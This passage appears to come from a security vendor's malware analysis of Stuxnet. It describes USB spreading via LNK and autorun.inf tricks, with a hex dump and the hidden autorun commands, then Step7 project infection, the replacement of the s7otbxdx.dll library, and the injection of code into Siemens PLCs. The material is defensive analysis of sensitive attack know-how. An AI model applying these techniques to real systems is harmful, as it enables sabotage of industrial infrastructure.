The .lnk files are created using Resource 240 as a template and four are needed as each specifically targets one or more different versions of Windows including Windows 2000, Windows XP, Windows Server 2003, Windows Vista, and Windows 7. The .lnk files contain an exploit that will automatically execute ~WTR4141.tmp when simply viewing the folder.

~WTR4141.tmp then loads ~WTR4132.tmp, but before doing so, it attempts to hide the files on the removable drive. Hiding the files on the removable drive as early in the infection process as possible is important for the threat since the rootkit functionality is not installed yet, as described in the Windows Rootkit Functionality section. Thus, ~WTR4141.tmp implements its own less-robust technique in the meantime.

~WTR4141.tmp hooks the following APIs from kernel32.dll and Ntdll.dll:

From Kernel32.dll

- FindFirstFileW
- FindNextFileW
- FindFirstFileExW

From Ntdll.dll

- NtQueryDirectoryFile
- ZwQueryDirectoryFile

It replaces the original code for these functions with code that checks for files with the following properties:

- Files with an .lnk extension having a size of 4,171 bytes.
- Files named ~WTRxxxx.TMP, sized between 4Kb and 8 Mb, where xxxx is:
  - 4 decimal digits. (~wtr4132.tmp)
  - The sum of these digits modulo 10 is null. (Example: 4+1+3+2=10=0 mod 10)

If a request is made to list a file with the above properties, the response from these APIs is altered to state that the file does not exist, thereby hiding all files with these properties.


After the DLL APIs are hooked, ~WTR4132.tmp is loaded. To load a .dll file normally, a program calls the "LoadLibrary" API with the file name of the .dll file to be loaded into memory. W32.Stuxnet uses a different approach, not just in the first .dll file but in several different parts of the code. This method is described in the Bypassing Behavior Blocking When Loading DLLs section.

~WTR4132.tmp contains the main Stuxnet DLL in the .stub section. This is extracted into memory and then Export 15 of the DLL is called executing the installation of Stuxnet. Export 15 is described in the Installation section.

The diagram to the right describes the execution flow.

Figure 10

USB Execution Flow



AutoRun.Inf

Previous versions of Stuxnet did not use the LNK 0-day exploit, but instead spread via an autorun.inf file. Resource 207 is a 500kb file that was only present in the older version of Stuxnet, and was removed in the new version.

An autorun.inf file is a configuration file placed on removable drives that instructs Windows to automatically execute a file on the removable drive when the drive is inserted. Typically, one would place the autorun.inf file and executable in the root directory of the drive. However, Stuxnet uses a single file. Resource 207 is an executable file and also contains a correctly formatted autorun.inf data section at the end.

When autorun.inf files are parsed by the Windows OS, the parsing is quite forgiving, meaning that any characters that are not understood as legitimate autorun commands are skipped. Stuxnet uses this to its advantage by placing the MZ file first inside the autorun.inf file. During parsing of the autorun.inf file all of the MZ file will be ignored until the legitimate autorun commands that are appended at the end of the file are encountered. See the header and footer of the autorun.inf file as shown in the following diagrams.

Figure 11

Autorun.inf header

```
00000000: 4D5A9000 03000000 04000000 FFFF0000  MZ▌.........ÿÿ..
00000010: B8000000 00000000 40000000 00000000  ¸.......@.......
00000020: 00000000 00000000 00000000 00000000  ................
00000030: 00000000 00000000 00000000 E0000000  ............à...
00000040: 0E1FBA0E 00B409CD 21B8014C CD215468  ..º..´.Í!¸.LÍ!Th
00000050: 69732070 726F6772 616D2063 616E6E6F  is program canno
00000060: 74206265 2072756E 20696E20 444F5320  t be run in DOS 
00000070: 6D6F6465 2E0D0D0A 24000000 00000000  mode....$.......
00000080: CF7A777C 8B1B192F 8B1B192F 8B1B192F  Ïzw|▌../▌../▌../
00000090: ACDD642F 9D1B192F ACDD622F 9C1B192F  ¬Ýd/▌../¬Ýb/▌../
000000A0: 8B1B182F 6D1B192F ACDD6B2F DA1B192F  ▌../m../¬Ýk/Ú../
```

Figure 12

Autorun.inf footer

```
00041000: 0D0A5B61 75746F72 756E5D0D 0A6F626A  ..[autorun]..obj
00041010: 65637444 65736372 6970746F 723D7B42  ectDescriptor={B
00041020: 33313535 33372D36 3341422D 39353132  315537-63AB-9512
00041030: 2D393941 392D3246 34363737 32333541  -99A9-2F4677235A
00041040: 34347D0D 0A                          44}...
00041050: 636F6D6D 616E643D 2E5C4155 544F5255  command=.\AUTORU
00041060: 4E2E494E 460D0A            5C4D656E  N.INF..     \Men
00041070: 753D4025 77696E64 6972255C 73797374  u=@%windir%\syst
00041080: 656D3332 5C736865 6C6C3332 2E646C6C  em32\shell32.dll
00041090: 2C2D3834 39360D0A                    ,-8496..
000410A0:     0D0A 55736541 75746F50 4C41593D    ..UseAutoPLAY=
000410B0: 300D0A                               0..
```

When we show only the strings from the footer we can see that they are composed of legitimate autorun commands:

Figure 13

Hidden autorun commands

```
.?AVZdhrnpldcahnGvqzdhRnpldcahn@gfjjefwq@sr@@
[autorun]
objectDescriptor={B315537-63AB-9512-99A9-2F4677235A44}
        ,Menu\command=.\AUTORUN.INF
        Menu=@%windir%\system32\shell32.dll,-8496

UseAutoPLAY=0
```


Notice that Stuxnet uses the autorun commands to specify the file to execute as the actual autorun.inf file. Using this trick, the autorun.inf file will be treated as a legitimate autorun.inf file first and later as a legitimate executable file.

In addition to this, Stuxnet also uses another trick to enhance the chances that it will be executed. The autorun commands turn off autoplay and then add a new command to the context menu. The command that is added is found in %Windir%\System32\shell32.dll,-8496. This is actually the "Open" string. Now when viewing the context menu for the removable device the user will actually see two "Open" commands.

One of these Open commands is the legitimate one and one is the command added by Stuxnet. If a user chooses to open the drive via this menu, Stuxnet will execute first. Stuxnet then opens the drive to hide that anything suspicious has occurred.

Figure 14

Two "Open" commands



Step 7 Project File Infections

The main export, Export 16, calls Export 2, which is used to hook specific APIs that are used to open project files inside the s7tgtopx.exe process. This process is the WinCC Simatic manager, used to manage a WinCC/Step7 project.

The Import Address Tables of the following DLLs are modified:

- In s7apromx.dll, mfc42.dll, and msvcrt.dll, CreateFileA is replaced to point to "CreateFileA_hook".
- In ccprojectmgr.exe, StgOpenStorage is replaced to point to "StgOpenStorage_hook".

CreateFileA is typically used to open *.S7P projects (Step7 project files). Instead, the CreateFileA_hook routine will be called. If the file opened has the extension .s7p, CreateFileA_hook will call RPC function #9, which is responsible for recording this path to the encrypted datafile %Windir%\inf\oem6c.pnf, and eventually infect the project folder inside which the s7p file is located.

StgOpenStorage is used by the Simatic manager to open *.MCP files. These files are found inside Step7 projects. Like CreateFileA_hook, StgOpenStorage_hook will monitor files with the *.mcp extension. If such a file is accessed by the manager, the hook function will call RPC function #9 to record the path to oem6c.pnf and eventually infect the project folder inside which the mcp file is located.

Export 14 is the main routine for infecting Step 7 project files.

The project infector routine takes a path to a project as input, and can infect it causing Stuxnet to execute when the project is loaded. The project path may be a regular path to a directory, or a path to zip file containing the project.

Files inside the projects are listed. Those with extensions .tmp, .s7p or .mcp receive special processing.

S7P files

Files with such extensions are Step7 project files. When such a file is found inside a project folder, the project may be infected.

The project is a candidate for infection if:

- It is not deemed too old (used or accessed in the last 3.5 years).
- It contains a "wincproj" folder with a valid MCP file.
- It is not a Step7 example project, checked by excluding paths matching "*\Step7\Examples*".

The infection process then consists of several distinct steps:

1. Stuxnet creates the following files:
   - xutils\listen\xr000000.mdx (an encrypted copy of the main Stuxnet DLL)
   - xutils\links\s7p00001.dbf (a copy of a Stuxnet data file (90 bytes in length)
   - xutils\listen\s7000001.mdx (an encoded, updated version of the Stuxnet configuration data block)
2. The threat scans subfolders under the "hOmSave7" folder. In each of them, Stuxnet drops a copy of a DLL it carries within its resources (resource 202). This DLL is dropped using a specific file name. The file name is not disclosed here in the interests of responsible disclosure and will be referred to as xyz.dll.
3. Stuxnet modifies a Step7 data file located in Apilog\types.

When an infected project is opened with the Simatic manager the modified data file will trigger a search for the previously mentioned xyz.dll file. The following folders are searched in the following order:

- The S7BIN folder of the Step7 installation folder
- The %System% folder
- The %Windir%\system folder
- The %Windir% folder
- Subfolders of the project's hOmSave7 folder

If the xyz.dll file is not found in one of the first four locations listed above, the malicious DLL will be loaded and executed by the manager. This .dll file acts as a decryptor and loader for the copy of the main DLL located in xutils\listen\xr000000.mdx. This strategy is very similar to the DLL Preloading Attacks that emerged in August.

Versions 5.3 and 5.4 SP4 of the manager are impacted. We are unsure whether the latest versions of the manager (v5.4 SP5, v5.5, released in August this year) are affected.

MCP files

Like .s7p files, .mcp files may be found inside a Step7 project folder. However, they are normally created by WinCC. Finding such a file inside the project may trigger project infection as well as the WinCC database infection.

The project is a candidate for infection if:

- It is not deemed too old (used or accessed in the last 3.5 years).
- It contains a GracS folder with at least one .pdl file in it.

The infection process then consists of several distinct steps:

1. Stuxnet creates the following files:
   - GracS\cc_alg.sav (an encrypted copy of the main Stuxnet DLL)
   - GracS\db_log.sav (a copy of a Stuxnet data file, which is 90 bytes in length)
   - GracS\cc_alg.sav xutils\listen\s7000001.mdx (an encoded, updated version of the Stuxnet configura tion data block)
2. A copy of resource 203 is then decrypted and dropped to GracS\cc_tlg7.sav. This file is a Microsoft Cabinet file containing a DLL used to load and execute Stuxnet.

During this infection process, the WinCC database may be accessed and infections spread to the WinCC database server machine. This routine is described in the Network Spreading section.

TMP files

For every .tmp file found inside the project, the filename is first validated. It must be in the form ~WRxxxxx.tmp, where 'xxxxx' of hexadecimal digits whose sum module 16 is null. For instance, ~WR12346.tmp would qualify because 1+2+3+4+6 = 16 = 0 mod 16.

The file content is then examined. The first eight bytes must contain the following "magic string": 'LRW~LRW~'. If so, the rest of the data is decrypted. It should be a Windows module, which is then mapped. Export #7 of this module is executed.

Stuxnet can also harness infected projects to update itself. If a project is opened and it is already infected, Stuxnet verifies if the version inside is newer than the current infection and executes it. This allows Stuxnet to update itself to newer versions when possible.

Three possible forms of infected project files exist. A different export handles each form.

Export 9 takes a Step7 project path as input, supposedly infected. It will then build paths to the following Stuxnet files located inside the project:

- ...\XUTILS\listen\XR000000.MDX
- ...\XUTILS\links\S7P00001.DBF
- ...\XUTILS\listen\S7000001.MDX

These files are copied to temporary files (%Temp%\~dfXXXX.tmp) and Export 16, the main entry point within this potentially newer version of Stuxnet, is executed.

Export 31 takes a Step7 project path as input and supposedly infected. It will then build paths to the following Stuxnet files located inside the project:

- ...\GracS\cc_alg.sav
- ...\GracS\db_log.sav
- ...\GracS\cc_tag.sav

These files are copied to temporary files (%Temp%\~dfXXXX.tmp). Export #16 within these files is then called to run this version of Stuxnet.

Export 10 is similar to 9 and 31. It can process Step7 folders and extract Stuxnet files located in the Gracs\ or Xutils\ subfolders. It may also process Zip archives.

Export #16 within the extracted files is then used to run the extracted copy of Stuxnet, and eventually update the configuration data block.

Modifying PLCs

Resource 208 is dropped by export #17 and is a malicious replacement for Simatic's s7otbxdx.dll file.


First, it's worth remembering that the end goal of Stuxnet is to infect specific types of Simatic programmable logic controller (PLC) devices. PLC devices are loaded with blocks of code and data written using a variety of languages, such as STL or SCL. The compiled code is an assembly called MC7. These blocks are then run by the PLC, in order to execute, control, and monitor an industrial process.

The original s7otbxdx.dll is responsible for handling PLC block exchange between the programming device (i.e., a computer running a Simatic manager on Windows) and the PLC. By replacing this .dll file with its own, Stuxnet is able to perform the following actions:

- Monitor PLC blocks being written to and read from the PLC.
- Infect a PLC by inserting its own blocks and replacing or infecting existing blocks.
- Mask the fact that a PLC is infected.

Figure 15

PLC and Step7



Simatic PLC 101

To access a PLC, specific software needs to be installed. Stuxnet specifically targets the WinCC/Step 7 software.

With this software installed, the programmer can connect to the PLC with a data cable and access the memory contents, reconfigure it, download a program onto it, or debug previously loaded code. Once the PLC has been configured and programmed, the Windows computer can be disconnected and the PLC will function by itself. To give you an idea of what this looks like, figure 16 is a photo of some basic test equipment.

Figure 16

Test equipment




Figure 17 shows a portion of Stuxnet's malicious code in the Step7 STL editor. The beginning of the MC7 code for one of Stuxnet's Function Code (FC) blocks is visible. The code shown is from the disassembled block FC1873.

Figure 17

Stuxnet code in the Step7 STL editor





Figure 18

Step7 and PCL communicating via s7otbxdx.dll




As mentioned previously, the Step 7 software uses a library file called s7otbxdx.dll to perform the actual communication with the PLC. The Step7 program calls different routines in this .dll file when it wants to access the PLC. For example, if a block of code is to be read from the PLC using Step7, the routine s7blk_read is called. The code in s7otbxdx.dll accesses the PLC, reads the code, and passes it back to the Step7 program, as shown in figure 18.

Looking at how access to the PLC works when Stuxnet is installed, once Stuxnet executes, it renames the original s7otbxdx.dll file to s7otbxsx.dll. It then replaces the original .dll file with its own version. Stuxnet can now intercept any call that is made to access the PLC from any software package.

Stuxnet's s7otbxdx.dll file contains all potential exports of the original .dll file – a maximum of 109 – which allows it to handle all the same requests. The majority of these exports are simply forwarded to the real .dll file, now called s7otbxsx.dll, and nothing untoward happens. In fact, 93 of the original 109 exports are dealt with in this manner. The trick, however, lies in the 16 exports that are not simply forwarded but are instead intercepted by the custom .dll file. The intercepted exports are the routines to read, write, and enumerate code blocks on the PLC, among others. By intercepting these requests, Stuxnet is able to modify the data sent to or returned from the PLC without the operator of the PLC realizing it. It is also through these routines that Stuxnet is able to hide the malicious code that is on the PLC.

Figure 19

Communication with malicious version of s7otbxdx.dll



The following are the most common types of blocks used by a PLC:

- Data Blocks (DB) contain program-specific data, such as numbers, structures, and so on.
- System Data Blocks (SDB) contain information about how the PLC is configured. They are created depending on the number and type of hardware modules that are connected to the PLC.
- Organization Blocks (OB) are the entry point of programs. They are executed cyclically by the CPU. In regards to Stuxnet, two notable OBs are:
  - OB1 is the main entry-point of the PLC program. It is executed cyclically, without specific time requirements.
  - OB35 is a standard watchdog Organization Block, executed by the system every 100 ms. This function may contain any logic that needs to monitor critical input in order to respond immediately or perform functions in a time critical manner.
- Function Blocks (FC) are standard code blocks. They contain the code to be executed by the PLC. Generally, the OB1 block references at least one FC block.

The infection process

Stuxnet infects PLC with different code depending on the characteristics of the target system. An infection sequence consists of code blocks and data blocks that will be injected into the PLC to alter its behavior. The threat contains three main infection sequences. Two of these sequences are very similar, and functionally equivalent. These two sequences are dubbed A and B. The third sequence is dubbed sequence C.

Initially, if the DLL is running inside the ccrtsloader.exe file, the malicious s7otbxdx.dll starts two threads responsible for infecting a specific type of PLC:

- The first thread runs an infection routine every 15 minutes. The targeted PLC information has previously been collected by the hooked exports, mainly s7db_open(). This infection routine specifically targets CPUs 6ES7-315-2 (series 300) with special SDB characteristics. The sequence of infection is A or B.
- The second thread regularly queries PLC for a specific block that was injected by the first thread if the infection process succeeded. This block is customized, and it impacts the way sequences A or B run on the infected PLC.

Finally, the injection of sequence C appears disabled or was only partially completed. Sequence C can be written only to the 6ES7-417 family, not the 6ES7-315-2 family mentioned above.

The infection thread, sequences A and B

This thread runs the infection routine every 15 minutes. When a PLC is "found", the following steps are executed:

- First, the PLC type is checked using the s7ag_read_szl API. It must be a PLC of type 6ES7-315-2.
- The SDB blocks are checked to determine whether the PLC should be infected and if so, with which sequence (A or B).
- If the two steps above passed, the real infection process starts. The DP_RECV block is copied to FC1869, and then replaced by a malicious block embedded in Stuxnet.
- The malicious blocks of the selected infection sequence are written to the PLC.
- OB1 is infected so that the malicious code sequence is executed at the start of a cycle.
- OB35 is also infected. It acts as a watchdog, and on certain conditions, it can stop the execution of OB1.

The three key steps of the infection process are detailed below.

SDB check


The System Data Blocks are enumerated and parsed. If the DWORD at offset 50h is equal to 0100CB2Ch, specific values are searched for and counted: 7050h and 9500h. The SDB check passes if, and only if, the total number of values found is equal to or greater than 33. The sequence A or B is then chosen based on whether more instances of 7050h were found than 9500h.

The meaning of these constants is unknown. However, it seems the 0100CB2Ch constant relates to SDBs used by the coprocessor CP 342-5.

DP_RECV replacement

DP_RECV is the name of a standard function block used by network coprocessors. It is used to receive network frames on the Profibus – a standard industrial network bus used for distributed I/O. The original block is copied to FC1869, and then replaced by a malicious block. Each time the function is used to receive a packet, the malicious Stuxnet block takes control: it will call the original DP_RECV in FC1869 and then do post-processing on the packet data.

Figure 20
OB1 before and after infection



OB1/OB35 infection

Stuxnet uses a simple code-prepending infection technique to infect Organization Blocks. For example, the following sequence of actions is performed when OB1 is infected:


- Increase the size of the original block.
- Write malicious code to the beginning of the block.
- Insert the original OB1 code after the malicious code.

Figure 20 illustrates OB1 before and after infection.

Sequence blocks

